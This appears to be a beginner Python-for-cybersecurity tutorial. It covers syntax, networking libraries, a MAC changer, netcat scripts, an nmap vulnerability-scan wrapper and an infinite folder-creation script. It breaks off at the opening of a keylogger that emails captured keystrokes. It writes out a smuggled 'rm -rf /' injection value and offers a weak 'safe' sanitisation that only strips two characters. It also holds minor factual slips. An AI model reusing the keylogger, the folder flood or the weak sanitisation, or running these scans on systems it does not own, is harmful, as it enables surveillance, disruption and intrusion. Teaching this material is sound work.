Python for Cybersecurity

~ Sagar Biswas

Key Features of Python:

1. Easy to use and learn.
2. Versatile.
3. Extensive Libraries.
4. Cross-Platform Compatibility.
5. Community Support.

Why Use Python in Cybersecurity?

- **Automation:** Streamline repetitive tasks.
- **Data Science, Data Analysis, AI:** Easily integrate advanced analytics into your code.
- **Time Saver:** Simplifies complex operations.

Automation Tools for Ethical Hacking:

1. Zaproxy
2. OWA3F
3. Acunetix

Popular automation tools can be created and modified using Python-based programs.

Deep Concepts We Will Learn:

1. How Python Works.
2. Overall Syntax.
3. General Operation.
4. Advanced Features.
5. Python Tools/Scripts.

IDE Installation (PyCharm)


Download PyCharm Community Edition from:

https://www.jetbrains.com/pycharm/download/?section=windows

For Windows:

- Standard Installation.
- Windows ARM64 for Apple users (commonly with ARM processors).

Ensure to check all relevant checkboxes during installation.


PyCharm Community Edition Setup

Installation Options
Configure your PyCharm Community Edition installation

Create Desktop Shortcut
[✓] PyCharm Community Edition

Update PATH Variable (restart needed)
[✓] Add "bin" folder to the PATH

Update Context Menu
[ ] Add "Open Folder as Project"

Create Associations
[✓] .py

Python Syntax:

1) Indentation

- Use 4 spaces for blocks (no braces {}).
- Consistency is key.

Example:

```python
if True:
    print("Correct Indented!")  # 4 spaces before print()
```

2) Comments

- Use # for single-line comments.
- Use ''' ''' or """ """ for multiline comments/docstrings.

Example:

```python
# Single-line comment

"""
Multi-line comments
or docstring
"""
```

3) Variables

- Case-sensitive (number ≠ Number).
- No need for type declaration.
- Use letters, numbers, and underscores (cannot start with a number).

Example:

```python
name = "Sagar"   # String
age = 22         # Integer
CGPA = 3.44      # Float
```

4) Statements and Line Breaks

- One statement per line.
- Multiple statements on a single line using a semicolon ;.

Example:

```python
x = 1
y = 2
print(f"Sum: {x + y}"); print("Sum: " + str(x + y))
```

5) Line Continuation

- Use \ to break long statements across lines.
- Prefer parentheses () or brackets [] to avoid backslashes.

Example:

```python
total = 1 + 1 + 1 + \
    1 + 1  # Backslash needed

numbers = [
    1, 2, 3,
    4, 5, 6  # No backslash needed
]
print(numbers)  # [1, 2, 3, 4, 5, 6]
```

6) **Functions**

- Define functions using def, followed by the function name, parentheses (), and a colon :.
- Indent the code within the function.

Example:

```
def greeting():
    print("Hello!")
greeting()
```

7) **Strings**

- Use single ' ' or double " " quotes for single-line strings.
- Use triple quotes ''' ''' or """ """ for multi-line strings.

Example:

```
single_line = "This is a single-line string"
multi_line = '''This is a
multi-line string'''
```

8) **Whitespace**

- Significant for indentation. Avoid mixing tabs and spaces.
- Extra spaces around operators are allowed but maintain consistency.

Example:

```
x = 10   # Correct
y  =  10 # Correct (but avoid extra spaces)
z=10     # Incorrect for readability
```

9) **Importing Libraries**

- Use import to bring in external libraries.

Example:

```
import math
print(math.sqrt(16))
```

10) **Keywords**

- Reserved words cannot be used as variable names: if, else, for, while, def, True, False, etc.

Python Variables & Data Types

➢ What are Variables?

Variables in Python are containers for storing data values. Unlike other languages, there is no need to declare the data type—Python dynamically assigns the type based on the value.

➢ **Variable Naming Rules**

- Can contain letters, numbers, and underscores (_).
- Cannot start with a number.
- Variables are case-sensitive (number ≠ Number).
- Cannot use Python keywords as variable names (e.g., if, else, for).

➢ **Data Types in Python:**

Datatype	Description	Example
int	Whole numbers, positive or negative, without decimals.	age = 30
float	Numbers with decimal points.	price = 39.99
str	Sequence of characters (text).	name = "Sagar"
bool	Boolean values: True or False.	is_active = False
list	Ordered, mutable collection of items.	coordinates = [10, 20]
tuple	Ordered, immutable collection of items.	coordinates = (10, 20)
dict	Key-value pairs.	criminals = [{"name": "Mr. Nobody", "age": 22}, {"name": "John Smith", "age": 27}]
set	Unordered collection of unique items.	unique_numbers = {1, 2, 3, 4, 5, 6, 7, 8, 9}

Example: (printing a dict)

```
criminals = [{"name": "Mr. Nobody", "age": 22}, {"name": "John Smith", "age": 27}]

for criminal in criminals:
    print(f"{criminal['name']} ({criminal['age']})", end=', ')
# Output: Mr. Nobody (22), John Smith (27),
```

Types of Numbers in Python

- **Integers (int)**: Whole numbers, either positive or negative, without decimal.
- **Floating-point numbers (float)**: Real numbers with decimal points.
- **Complex numbers (complex)**: Numbers with real and imaginary parts.

Example:

```
x = 10        # int
y = 3.34      # float
z = 2 + 3j    # complex
```

String Formation

Strings are sequences of characters.

- Single quotes (' ')

- Double quotes (" ")
- Triple quotes (''' ''' or """ """); used for multi-line strings.

Booleans and Operators

Booleans represent one of the simplest data types in Python, allowing for logical operators and conditions.

- **True**: Represents the truth value.
- **False**: Represents the false value.

➢ **Boolean Operators:**

- **AND (and)**: Returns True if both operands are true.
- **OR (or)**: Returns True if at least one operand is true.
- **NOT (not)**: Inverts the Boolean value.

Example:

```
a = True; b = False; result = a and b
print(result)  # False

a = True; b = False; result = a or b
print(result)  # True
a = True; result = not a
print(result)  # False
```

Tuples

Immutable sequence of items.

Example:

```
my_tuple = (1, 2, 3, 4, 5)      # Using parentheses.
my_tuple = 1, 2, 3, 4, 5        # Without parentheses.
single_item_tuple = (5,)        # Single item.

my_tuple = (2, 1, 1, "hello", 3.14, True, [1, 2, 3], {'a': 1}) # Allows duplicates and
any data type.
```

Lists

Mutable, ordered sequence of elements. Allows duplicates and any data type.

➢ **Creating Lists:**

```
my_list = []  # Empty list
my_list1 = [2, 1, 1, "hello", 3.14, True, [1, 2, 3], {'a': 1}]
```

⇨ **Accessing Elements:**

```
print(my_list1[7])
```

⇨ **Slicing Lists:**

```
print(my_list1[2:7])
```

➢ **Modifying Lists:**

⇨ **Add elements:**

```
my_list.append(5)        # Add 5 at the end of the list
```

```
        my_list.insert(0, 1)     # Adding 1 at index 0

        add = 6, 7, 8, 9, 10     # Tuple
        my_list.extend(add)      # Adding multiple elements at the end of the list
```

⇨ **Remove elements:**

```
        my_list.remove("hello")         # Removing "hello" from the list
        my_list.pop(3)                  # Removing the element at index 3
        my_list.clear()                 # Remove all elements
```

Tips: Useful for tasks like storing IP addresses for scanning.

Example:

```
    ip_addresses = ['192.168.1.1', '192.168.1.2']
    ip_addresses.append('192.168.1.3')
```

Python Dictionary

Collection of key-value pairs.

⇨ **Creating:**

```
        empty_dict = {}  # Empty Dictionary
        my_details = {"name": "Sagar Biswas", "age": 22}
```

⇨ **Accessing:**

```
        print(empty_dict)           # Output: {}
        print(my_details)           # Output: {'name': 'Sagar Biswas', 'age': 22}
        print(my_details["name"])  # Output: Sagar Biswas
```

Tips: Store key-value pairs for quick lookups (e.g., mapping attack vectors to severity levels).

Example:

```
    attack_types = {"SQL Injection": "High", "Cross-Site Scripting": "Medium"}
    print(attack_types["SQL Injection"])  # Output: High
```

Sets

Unordered collection of unique items. Removes duplicates. Supports unions and intersections.

Example:

```
    empty_set = set()
    print(empty_set)  # set()

    my_set = {1, 2, "Sagar", 3, 1.23, 1, 2, 3, 4, 5}
    print(my_set)  # Unordered. Output: {1, 2, 3, 4, 1.23, 5, 'Sagar'}
```

Tips: Unordered collection of unique items, ideal for filtering duplicates (e.g., storing unique IP addresses).

Example:

```
    unique_ips = {'192.168.1.1', '192.168.1.2'}
```

Conditional Statements

Conditional statements let programs decide which actions to take based on specific conditions.

- **if Statement**
- **else Statement**
- **elif Statement**
- **Nested Conditions**

Example:

```
user_status = "active"

if user_status == "active":
    print("User is active")
elif user_status == "inactive":
    print("User is inactive")
else:
    print("User status unknown")
```

Loop:

Loops allow us to execute a block of code multiple times, making them especially useful for repetitive tasks.

⇨ **For Loops:**

- Use for iterating through lists (e.g., checking multiple IPs).

Example:

```
ip_range = ['192.168.1.1', '192.168.1.2']
for ip in ip_range:
    print(f"Scanning {ip}")
```

⇨ **While Loops:**

- Continuously run as long as a condition is true (useful for continuous scanning).

Example:

```
attempt_count = 0
while attempt_count < 3:
    print("Scanning attempt...")
    attempt_count += 1
```

File Handling in Python

Python allows you to manage files with ease using the open() function. You can specify the file mode to control how the file is accessed:

- **r**: Read mode (default mode).
- **w**: Write mode (overwrites existing content).
- **a**: Append mode (adds content to the end of the file).
- **r+**: Read and write mode.

Example:

```
# Open the file in 'r+' mode (read and write)
with open("example.txt", "r+") as file:
    # Read the content
    content = file.read()
```

```
        print("Original Content:", content)

        # Move the cursor to the beginning of the file to overwrite it
        file.seek(0)
        file.write("This is the new content!")

    # After running, the file 'example.txt' will have the new content.
```

User Input in Python

User input makes your program interactive, enabling it to receive data directly from the user.

```
name = input("Enter the domain name: ")  # input() by default returns a string.
port = int(input("Enter the targeted server's port number: "))  # Converts input to a int.
```

Error Handling in Python

Error handling lets you manage exceptions and prevent your program from crashing. It provides informative feedback to the user.

Example:

```
    try:
        # Trying to open and read a file
        file_name = "logfile.txt"
        with open(file_name, 'r') as file:
            content = file.read()
            print(content)

    except FileNotFoundError as e:
        # Handling the case where the file does not exist
        print(f"Error: The file {file_name} was not found.")

    except IOError as e:
        # Handling any other IO-related errors (e.g., permissions issue)
        print(f"Error: There was an issue accessing the file {file_name}.")

    finally:
        # This block runs no matter what, useful for cleanup or final messages
        print("Error handling completed, whether an error occurred or not.")
```

Functions in Python

A function is a reusable block of code designed to perform a specific task. Functions can be called multiple times in your program to avoid redundancy.

Example:

```
def greet_user():
    print("Hello, User!")
greet_user()
```

What is PIP?

PIP (Pip Installs Packages) is Python's official package manager. It allows you to install libraries directly from the Python Package Index (PyPI), similar to a "play store" for Python.

To install a library:

```
pip install requests
```

To list installed libraries:

```
pip list
```

To uninstall a library:

```
pip uninstall requests
```

For projects with multiple dependencies, you can use a requirements.txt file:

```
pip install -r requirements.txt
```

''' The `-r` flag in `pip install -r requirements.txt` tells pip to install packages from the specified requirements file.

This file (requirements.txt) typically contains a list of package names and versions that your project depends on.

Each line in the file represents a package and optionally its version, e.g., `requests==2.25.1`.

pip install -r requirements.txt '''

If PIP is not installed by default, you can install it with:

```
apt install python3-pip
```

If you encounter errors during library installation or uninstallation, use the --break-system-packages flag:

```
pip install nmap --break-system-packages
pip uninstall nmap --break-system-packages
```

Top Python Libraries for Hackers

⇨ OS Library

The **os** library allows interaction with the operating system, such as listing files, creating directories, and managing processes.

Example:

```python
import os

# Define the path where the new folder will be created
folder_path = 'cybersecurity_project/logs'

# Check if the directory exists, and if not, create it
if not os.path.exists(folder_path):
    os.makedirs(folder_path)  # Creates the 'logs' folder
    print(f"Folder '{folder_path}' created successfully!")
else:
    print(f"Folder '{folder_path}' already exists.")

# List all files and directories in the current working directory
current_files = os.listdir()  # Lists all files and directories
print("Current files and directories:", current_files)
```

⇨ Subprocess Library

The **subprocess** library lets you run shell commands directly from Python, useful for automating tasks.

Example:

```python
import subprocess
subprocess.run(["echo", "Hello, World!"])
```

Other Useful Libraries

➪ Socket

Enables network programming, such as creating a server or a client.

Example: Simple TCP server

```
import socket

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('0.0.0.0', 8080))
server_socket.listen(5)
print("Server listening on port 8080")

while True:
    client_socket, addr = server_socket.accept()
    print(f"Connection from {addr}")
    client_socket.send(b"Hello, Client!")
    client_socket.close()
```

Use Case: Set up a basic server to handle client connections for testing or simple data exchange.

➪ Scapy : Used for packet manipulation and network analysis.

Example: Sending a custom ICMP (ping) packet

```
from scapy.all import *

packet = IP(dst="8.8.8.8")/ICMP()
send(packet)
```

Use Case: Craft and send custom packets for network testing or penetration testing. Packet is collection of data that is sent over a network.

➪ Cryptography: Provides tools for encrypting and decrypting data.

Example: Encrypting a message with Fernet

```
from cryptography.fernet import Fernet

key = Fernet.generate_key()
cipher_suite = Fernet(key)
cipher_text = cipher_suite.encrypt(b"Secret Message")
print(cipher_text)
```

Use Case: Secure sensitive information by encrypting data before transmission or storage.

➪ Requests: Simplifies making HTTP requests.

Example: Fetching a webpage's content

```
import requests

response = requests.get("https://example.com")
print(response.text)
```

Use Case: Automate the process of interacting with web services or scraping data from websites. The data is in the form of html.

⇨ **Paramiko**: Facilitates SSH connections for remote server management.

Example: Running a command on a remote server

```
import paramiko

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect("hostname", username="user", password="password")
stdin, stdout, stderr = ssh.exec_command("ls -l")
print(stdout.read().decode())
ssh.close()
```

```
'''
Host is the IP address of the server and username, password is of the server.
Example: ssh.connect("237.84.2.178", username="user", password="password") # 237.84.2.178 ip's
host name is "hostname". hostname is the name of the server.
server is the computer that is connected to the internet and provides services to the client.
Example: google.com, facebook.com, youtube.com, etc.

'''
```

Use Case: Automate tasks like file management or command execution on remote servers via SSH.

⇨ **Python-nmap**: Interfaces with Nmap for network scanning.

Example: Scanning a host for open ports

```
import nmap
# pip install python-nmap

nm = nmap.PortScanner()
nm.scan('target-ip', '22-80') # scan target ip from port 22 to 80
print(nm['target-ip'].all_protocols())
```

```
''' Scan all ports and protocols of a targeted-ip. targeted-ip is public or private?
Ans: private. So, should I connected to the private network to scan the target machine? Ans:
Yes. '''
```

Use Case: Automate network discovery and port scanning for security assessments.

⇨ **Pyshark**: Python bindings for Wireshark, used for network traffic analysis.

Example: Capturing live packets

```
import pyshark

capture = pyshark.LiveCapture(interface='eth0')
for packet in capture.sniff_continuously(packet_count=5):
    print(packet)
```

Use Case: Capture packets from a network interface.

⇨ **Impacket**: Works with network protocols like SMB, RDP, and more.

Example: Listing shared resources on a remote machine

```python
from impacket.smbconnection import SMBConnection

conn = SMBConnection('target_machine', 'target_machine')
conn.login('username', 'password')
shares = conn.listShares()
for share in shares:
    print(share['shi1_netname'])
```

```
# target_machine is the IP address of the target machine. The first one is the username, and
the second one is the password. # shi1_netname is the name of the share folder.
```

Use Case: Access and manage shared resources on a network, useful for penetration testing or administrative tasks.

Task Automation using Subprocess in Python

The **subprocess** library is great for automating tasks by executing shell commands directly from Python scripts.

⇨ **Running a Command**

You can use subprocess.run() to execute commands on the terminal.

Example:

```python
import subprocess
subprocess.run(["echo", "Hello, World!"])
```

⇨ **Capturing Command Output**

Use capture_output=True to capture the output of a command and use it within your Python script.

Example:

```python
import subprocess
result = subprocess.run(["ls", "-l"], capture_output=True) # capture_output=True used
to capture the output of the command and store it in the result variable
print(result.stdout.decode())
```

⇨ **Advanced Control with Popen**

For continuous interaction with a process, use subprocess.Popen(). This allows you to capture real-time output, such as from a ping command.

Example:

```python
import subprocess

process = subprocess.Popen(["ping", "google.com"], stdout=subprocess.PIPE, text=True)
'''stdout=subprocess.PIPE takes the output of the previous command and stores it in the
process.stdout variable.'''
for line in process.stdout:
    print(line.strip())
```

Security Tips for Using Subprocess

⇨ **Avoid shell=True with Untrusted Input**

Explanation: Using shell=True can lead to shell injection attacks, where malicious input can execute unintended commands.

Unsafe Example:

```python
import subprocess

user_input = "example; rm -rf /"  # Malicious input
subprocess.run(f"rm -rf {user_input}", shell=True)
```

Problem: If user_input contains harmful commands, it can result in severe damage, such as deleting files.

⇨ **Sanitize Inputs**

Explanation: Sanitize user input to prevent injection attacks by escaping or validating inputs before using them.

Safe Example:

```python
import subprocess

user_input = "example"
sanitized_input = user_input.replace(";", "").replace("&", "").strip()
subprocess.run(["rm", "-rf", sanitized_input])
```

Use Case: Removes special characters that could alter command execution, mitigating the risk of injection.

⇨ **Prefer subprocess.run() over os.system()**

Explanation: subprocess.run() is safer than os.system() because it avoids shell injection risks by default and provides better control over execution.

Example with subprocess.run():

```python
import subprocess

command = ["ls", "-l"]
result = subprocess.run(command, capture_output=True, text=True)
print(result.stdout)
```

Comparison: Using subprocess.run() avoids the shell altogether and allows capturing and handling output and errors more effectively than os.system().

Example with os.system() (less safe):

```python
import os

os.system("ls -l") # Avoid using os.system() when possible.
```

Problem: os.system() is less secure as it invokes the shell and doesn't provide robust error handling or output capture.

Solution: Use subprocess.run over os.system.

```python
# Use subprocess.run over os.system
# Example:
import subprocess
command = ["cmd", "/c", "echo Secure Execution"] # /c used to run command in windows.
Secure Execution is the message to be printed
subprocess.run(command)
```

--------------- X ---------------

..:: PROJECTS ::..

Projects-1: Change MAC Address using Python.

-- MAC address contains 6 pairs. In every pair can be used to (0-9, a-f, A-F)

-- MAC (Media Access Control) is a physical address which is assign to very devices to communicate with other devices.

-- The MAC Address can access User's and Device's Information.

Example:

DA:49:3F:8E:7C:2D

36:1B:6F:AE:42:91

8A:5E:9B:C2:73:45

52:8D:F0:9A:6E:3B

7E:34:1C:5F:9B:84

Open Linux terminal:

```
┌──(sagar-biswas㉿MSIK-SAGAR)-[~]
└─$ sudo su
[sudo] password for sagar-biswas:

┌──(root㉿MSIK-SAGAR)-[/home/sagar-biswas]
└─# macchanger -help

GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                   Print this help
  -V,  --version                Print version and exit
  -s,  --show                   Print the MAC address and exit
  -e,  --ending                 Don't change the vendor bytes
  -a,  --another                Set random vendor MAC of the same kind
  -A                            Set random vendor MAC of any kind
  -p,  --permanent              Reset to original, permanent hardware MAC
  -r,  --random                 Set fully random MAC
  -l,  --list[=keyword]         Print known vendors
  -b,  --bia                    Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to https://github.com/alobbs/macchanger/issues
```

Basic Commands: (At Linux Terminal**)**

1. **Check the current MAC** address:
   macchanger -s <network_interface>

2. **Set a random** MAC address:

   macchanger -r <network_interface>

3. **Set a specific** MAC address:

   macchanger -m <new_mac_address> <network_interface>

4. **Reset to the original** MAC address:

```
macchanger -p <network_interface>
```

Note: Replace <network_interface> with your actual network interface name (e.g., eth0, wlan0). To find your network interface names, you can use the ip a or ifconfig or iwconfig command.

For me:

As I am using wlan0, to see the MAC address type:

```
macchanger -s wlan0
```

To change the MAC address

```
macchanger -m DA:49:3F:8E:7C:2D wlan0
```

Error Cases:

```
┌──(root㉿kali-Sagar)-[/home/sagar-biswas]
└─# macchanger -m DA:49:3F:8E:7C:2D wlan0

Current MAC:   88:d8:2e:74:ba:17 (unknown)
Permanent MAC: 88:d8:2e:74:ba:17 (unknown)
[ERROR] Could not change MAC: interface up or insufficient permissions: Device or
resource busy
```

To solve it:

The error encountering suggests that the wlan0 interface is currently active or being used, which prevents macchanger from modifying the MAC address. You can resolve this by temporarily disabling the interface, changing the MAC address, and then re-enabling it. Here is how we can do it:

1. Bring down the interface:

```
ifconfig wlan0 down
```

2. Change the MAC address:

```
macchanger -m DA:49:3F:8E:7C:2D wlan0
```

3. Bring the interface back up:

```
ifconfig wlan0 up
```

This sequence should allow you to change the MAC address without encountering the "Device or resource busy" error.

Automation the MAC Changing Process

Example: main-v1.0.py

```python
import os
import sys
import subprocess

MAC_address = input("Enter the custom MAC address you want to set for the interface: ")

# Bring the interface down
subprocess.run(["ifconfig", "wlan0", "down"])

# Change the MAC address
subprocess.run(["macchanger", "-m", MAC_address, "wlan0"])
# Adding the prompt multiple times for safety purpose.
```

```
        subprocess.run(["macchanger", "-m", MAC_address, "wlan0"])
        subprocess.run(["macchanger", "-m", MAC_address, "wlan0"])

        # Bring the interface back up
        subprocess.run(["ifconfig", "wlan0", "up"])
```

Example: main-v1.1.py

```
        import os
        import sys
        import subprocess

        def check_root():
            """Check if the script is run as root."""
            if os.geteuid() != 0:
                print("This script must be run as root. Please use 'sudo' to run it.")
                sys.exit(1)

        def set_mac_address(interface, mac_address):
            """Set a custom MAC address for a given network interface."""
            try:
                # Bring the interface down
                subprocess.run(["ifconfig", interface, "down"], check=True)

# Change the MAC address
# The check=True argument ensures that an exception is raised if the command fails

                subprocess.run(["macchanger", "-m", mac_address, interface], check=True)

                # Bring the interface back up
                subprocess.run(["ifconfig", interface, "up"], check=True)

                print(f"MAC address for {interface} set to {mac_address}.")
            except subprocess.CalledProcessError as e:
                print(f"An error occurred while setting the MAC address: {e}")
            except Exception as e:
                print(f"An unexpected error occurred: {e}")

        def main():
            check_root()
            interface = "wlan0"
            mac_address = input("Enter the custom MAC address you want to set for the
        interface: ")

            set_mac_address(interface, mac_address)

        if __name__ == "__main__":
            main()
```

--------------- X ---------------

Projects-2: Network Communication Scripts

Introduction to nc

nc (Netcat) is a versatile networking utility that allows users to create and manage network connections. It is commonly used for debugging, creating simple servers, and transferring data between systems.

Key Features of nc:

- Create server and client connections.
- Send and receive data over TCP or UDP protocols.

- Test ports and perform network diagnostics.

Example Communication Process (At Linux Terminal)

- **Step 1: Start a server (Server System):**

```
nc -lvp 4848
```

  - -l for listening mode.
  - -v for verbose output (provides detailed information about the connection).
  - -p for specifying the port.
  - `4848` is the port number to connect to.

- **Step 2: Connect to the server (Client System):**

```
nc -v <server_ip> 4848
```

  - <server_ip> is the IP address of the server.
  - `4848` is the port number to connect to.

Note: Replace <server_ip> with the server's actual IP address.

Automation of Network Communication Scripts

This project demonstrates how to automate the process of using nc in Python with proper validation and error handling.

Example Version 1.0

host.py

```python
import subprocess

port = input("Enter the port you want to listen on: ")

subprocess.run(["nc", "-lvp", port])
```

clint.py

```python
import subprocess

ip_address = input("..:: Enter the IP address of the server: ")
port = input("..:: Enter the port you want to connect to: ")

subprocess.run(["nc", "-v", ip_address, port])
```

Example Version 1.1

host.py

```python
import subprocess

port = input("Enter the port you want to listen on: ")

# Validate the port number
if port.isdigit() and 1 <= int(port) <= 65535:
    subprocess.run(["nc", "-lvp", port])
else:
    print("Invalid port number. Please enter a number between 1 and 65535.")
```

clint.py

```python
import subprocess

# Get IP address and port
ip_address = input("Enter the IP address of the server: ")
port = input("Enter the port you want to connect to: ")

# Validate the port number
if not (port.isdigit() and 1 <= int(port) <= 65535):
    print("Invalid port number. Please enter a number between 1 and 65535.")
else:
    try:
        # Attempt connection using nc
        subprocess.run(["nc", "-v", ip_address, port])
    except Exception as e:
        print(f"An error occurred: {e}")
```

Advanced Use Cases

Using tools like **ngrok** or **Cloudflare Tunnel**, you can extend the communication between local devices to a wide area network. For example:

- Set up a local server on your machine.
- Use ngrok to expose the local server to the internet.
- Share the ngrok URL with the client for communication.

Example with ngrok:

1. Expose the local server:

```
ngrok tcp 4848
```

when you run ngrok tcp 4848, ngrok will provide you with a public address (hostname and port) that forwards traffic to your local machine on port 4848.

2. Client connects using the public address provided by ngrok:

```
nc -v <ngrok_public_address> <port>
```

--------------- X ---------------

Project-3: IP Scanner Using Nmap

Introduction

Nmap (Network Mapper) is a powerful network scanning tool used to discover hosts and services on a computer network. It supports various types of scans, such as SYN scans, TCP scans, and more, to identify open ports, running services, and operating system details.

Basic Commands: (At Linux Terminal**)**

1. Perform a SYN Scan (Stealth Scan):

```
nmap -sS <target_ip> -p <port>
```

- -sS: SYN scan.
- -p: Specify a port or range of ports.

2. Perform a TCP Connect Scan:

```
nmap -sT <target_ip> -p <port>
```

✡ -sT: TCP connect scan.

3. Perform an Aggressive Scan:

```
nmap -A <target_ip>
```

✡ -A: Aggressive scan (detects services, versions, and operating system).

4. Perform a UDP Scan:

```
nmap -sU <target_ip> -p <port>
```

✡ -sU: UDP scan.

Automation of IP Scanning

This project demonstrates automating the Nmap scanning process using Python, providing input validation, error handling, and enhanced user interaction.

Example: Version 1.0

A simple implementation that supports SYN and TCP scans.

```
import subprocess

ip_address = input("IP address: ")
port = input("Port: ") # Enter 1-65535 for all ports

scan = int(input("Enter 1 for Syn scan, 2 for Tcp scan: "))
print("\n")

if scan == 1:
    subprocess.run(["nmap", ip_address, "-p", port, "-sS", "-sV", "-O"]) # -sS is for
Syn scan, -sV is for version scan, -O is for OS detection
elif scan == 2:
    subprocess.run(["nmap", ip_address, "-p", port, "-sT", "-sV", "-O"]) # -sT is for
Tcp scan. It is slower than Syn scan
else:
    print("Invalid input")
```

Example: Version 1.6

An advanced implementation with more features, including input validation, error handling, a user-friendly interface, and support for multiple scan types.

```
#!/usr/bin/python3
import pyfiglet
from termcolor import colored
import subprocess
import os
import sys

# Display a banner using pyfiglet and termcolor
banner = colored(pyfiglet.figlet_format("Nmap Scanning Tool"), "green")
print(banner)
print(colored("\n******************** Welcome to the Nmap Scanning Tool ********************",
"cyan"))
print(colored("*************************** Created By Sagar Biswas *************************\n",
"red"))

def check_root():
```

```python
    """Check if the script is run as root."""
    if os.geteuid() != 0:
        print("This script must be run as root. Please use 'sudo' to run it.")
        sys.exit(1)

def run_scan(command):
    """Run the Nmap scan and print output."""
    try:
        result = subprocess.run(command, capture_output=True, text=True)
        output = result.stdout

        if "open" in output:
            open_ports = [line for line in output.splitlines() if "open" in line]
            print("\n".join(open_ports))
        else:
            print(output)
    except Exception as e:
        print(f"An error occurred: {e}")

def get_target_info():
    """Get target IP and port info."""
    ip_address = input("\nEnter the IP address to scan: ").strip()

    # Get port or range
    port = input("Enter the port (1-65535) or range (e.g., 1-1000) [Leave blank for all
ports]: ").strip()
    if not port:
        port = "1-65535"

    return ip_address, port

def choose_scan_type():
    """Let the user select a scan type."""
    print("\nSelect the scan type:")
    print("1. SYN Scan (Stealth Scan)")
    print("2. Aggressive Scan (OS detection + Services)")
    print("3. Service Version Detection Scan")
    print("4. Vulnerability Scanning")
    print("5. Heartbleed Test (SSL/TLS Vulnerability)")
    print("6. HTTP Security Headers Scan")
    print("7. SQL Injection Test")
    print("8. SMB Vulnerability Scan")
    print("9. SSL/TLS Cipher Suite Scan")
    print("10. Service Discovery with Nmap Scripting Engine")
    print("11. OS Detection")
    print("12. Custom Scan (Specify Nmap arguments)")

    scan_type = input("\nEnter your choice (1-12): ").strip()
    if scan_type not in [str(i) for i in range(1, 13)]:
        print("Invalid choice. Exiting.")
        sys.exit(1)

    return scan_type

def construct_nmap_command(scan_type, ip_address, port):
    """Create the Nmap command based on selected scan type."""
    if scan_type == '1':
        return ["nmap", ip_address, "-p", port, "-sS", "-O"]
    elif scan_type == '2':
        return ["nmap", ip_address, "-p", port, "-A"]
    elif scan_type == '3':
        return ["nmap", ip_address, "-p", port, "-sV"]
    elif scan_type == '4':
        return ["nmap", ip_address, "-p", port, "--script=vuln"]
    elif scan_type == '5':
        return ["nmap", ip_address, "-p", port, "--script=ssl-heartbleed"]
    elif scan_type == '6':
        return ["nmap", ip_address, "-p", port, "--script=http-security-headers"]
    elif scan_type == '7':
        return ["nmap", ip_address, "-p", port, "--script=http-sql-injection"]
    elif scan_type == '8':
        return ["nmap", ip_address, "-p", port, "--script=smb-vuln*"]
    elif scan_type == '9':
        return ["nmap", ip_address, "-p", port, "--script=ssl-enum-ciphers"]
    elif scan_type == '10':
        return ["nmap", ip_address, "-p", port, "--script=default"]
    elif scan_type == '11':
        return ["nmap", ip_address, "-p", port, "-O"]
    elif scan_type == '12':
        custom_args = input("Enter the custom Nmap arguments: ").strip()
        return ["nmap", ip_address, custom_args]

def main():
    check_root()
    ip_address, port = get_target_info()
    scan_type = choose_scan_type()

    # Create Nmap command based on the scan type
    command = construct_nmap_command(scan_type, ip_address, port)

    # Ask if the user wants to filter open ports
    filter_open_ports = input("\nDo you want to see open ports only? (y/N): ").strip().lower()
    if filter_open_ports != 'y':
        filter_open_ports = 'n'

    # Run the scan
    if filter_open_ports == 'y':
        print("Running scan with open port filtering...")
        run_scan(command)
    else:
        print("Running scan without filtering...")
        subprocess.run(command)

if __name__ == "__main__":
    main()
```

--------------- X ---------------

Project 4: Malicious Folder Creator

Introduction

This project demonstrates how to create multiple folders in an infinite or controlled loop using Python. It highlights the risks of malicious scripts and educates users on how to clean up these created folders efficiently.

Basic Concept

1. **Folder Creation**
   - A Python script creates folders with incrementing names (Malicious1, Malicious2, etc.).
   - The creation continues until a defined limit is reached or an error occurs (e.g., permissions or directory conflicts).
2. **Folder Removal**
   - Shell commands are used to remove the created folders safely and efficiently.
   - Includes explanations for both manual and automated cleanup methods.

<u>**Automation of Folder Creation**</u>

Example Version 1.0

A simple Python script to create folders until an error occurs.

```
import os
folderName = "Malicious"
count = 0

# while count < 10:
while True:
    count += 1
    try:
        temp = folderName + str(count) # + means write or append? Answer: append
        os.mkdir(temp)
        # print("Folder Created: ", temp)
    except Exception as Error:
        print("Error: ", Error)
        break
```

Folder Cleanup Instructions

To remove folders created by the script, use the following commands in the terminal:

1. **List Folders Matching the Pattern**

```
ls | grep "Malicious"
```

This lists all directories starting with the name "Malicious."

2. **Remove Empty Folders**

```
rm -d Malicious*
```

The -d flag ensures only empty directories are deleted.

--------------- X ---------------

Project 5: A_Pythonic-Keylogger

Introduction

This project demonstrates how to create a keylogger using Python. It listens for keystrokes, records them, and sends the logs via email when the **Esc** key is pressed. The project also includes retry logic for email delivery and proper log management to avoid old data accumulation.

Python Script

Version 1.0

This script listens for key presses and sends an email with the captured keystrokes when the **Esc** key is pressed.

```
from pynput.keyboard import Key, Listener
import smtplib
from email.mime.text import MIMEText
import time
import os

# Email configuration
EMAIL_ADDRESS = 'your-email@gmail.com'
EMAIL_PASSWORD = 'your-app-password'
SMTP_SERVER = 'smtp.gmail.com'
SMTP_PORT = 587

log_content = ''
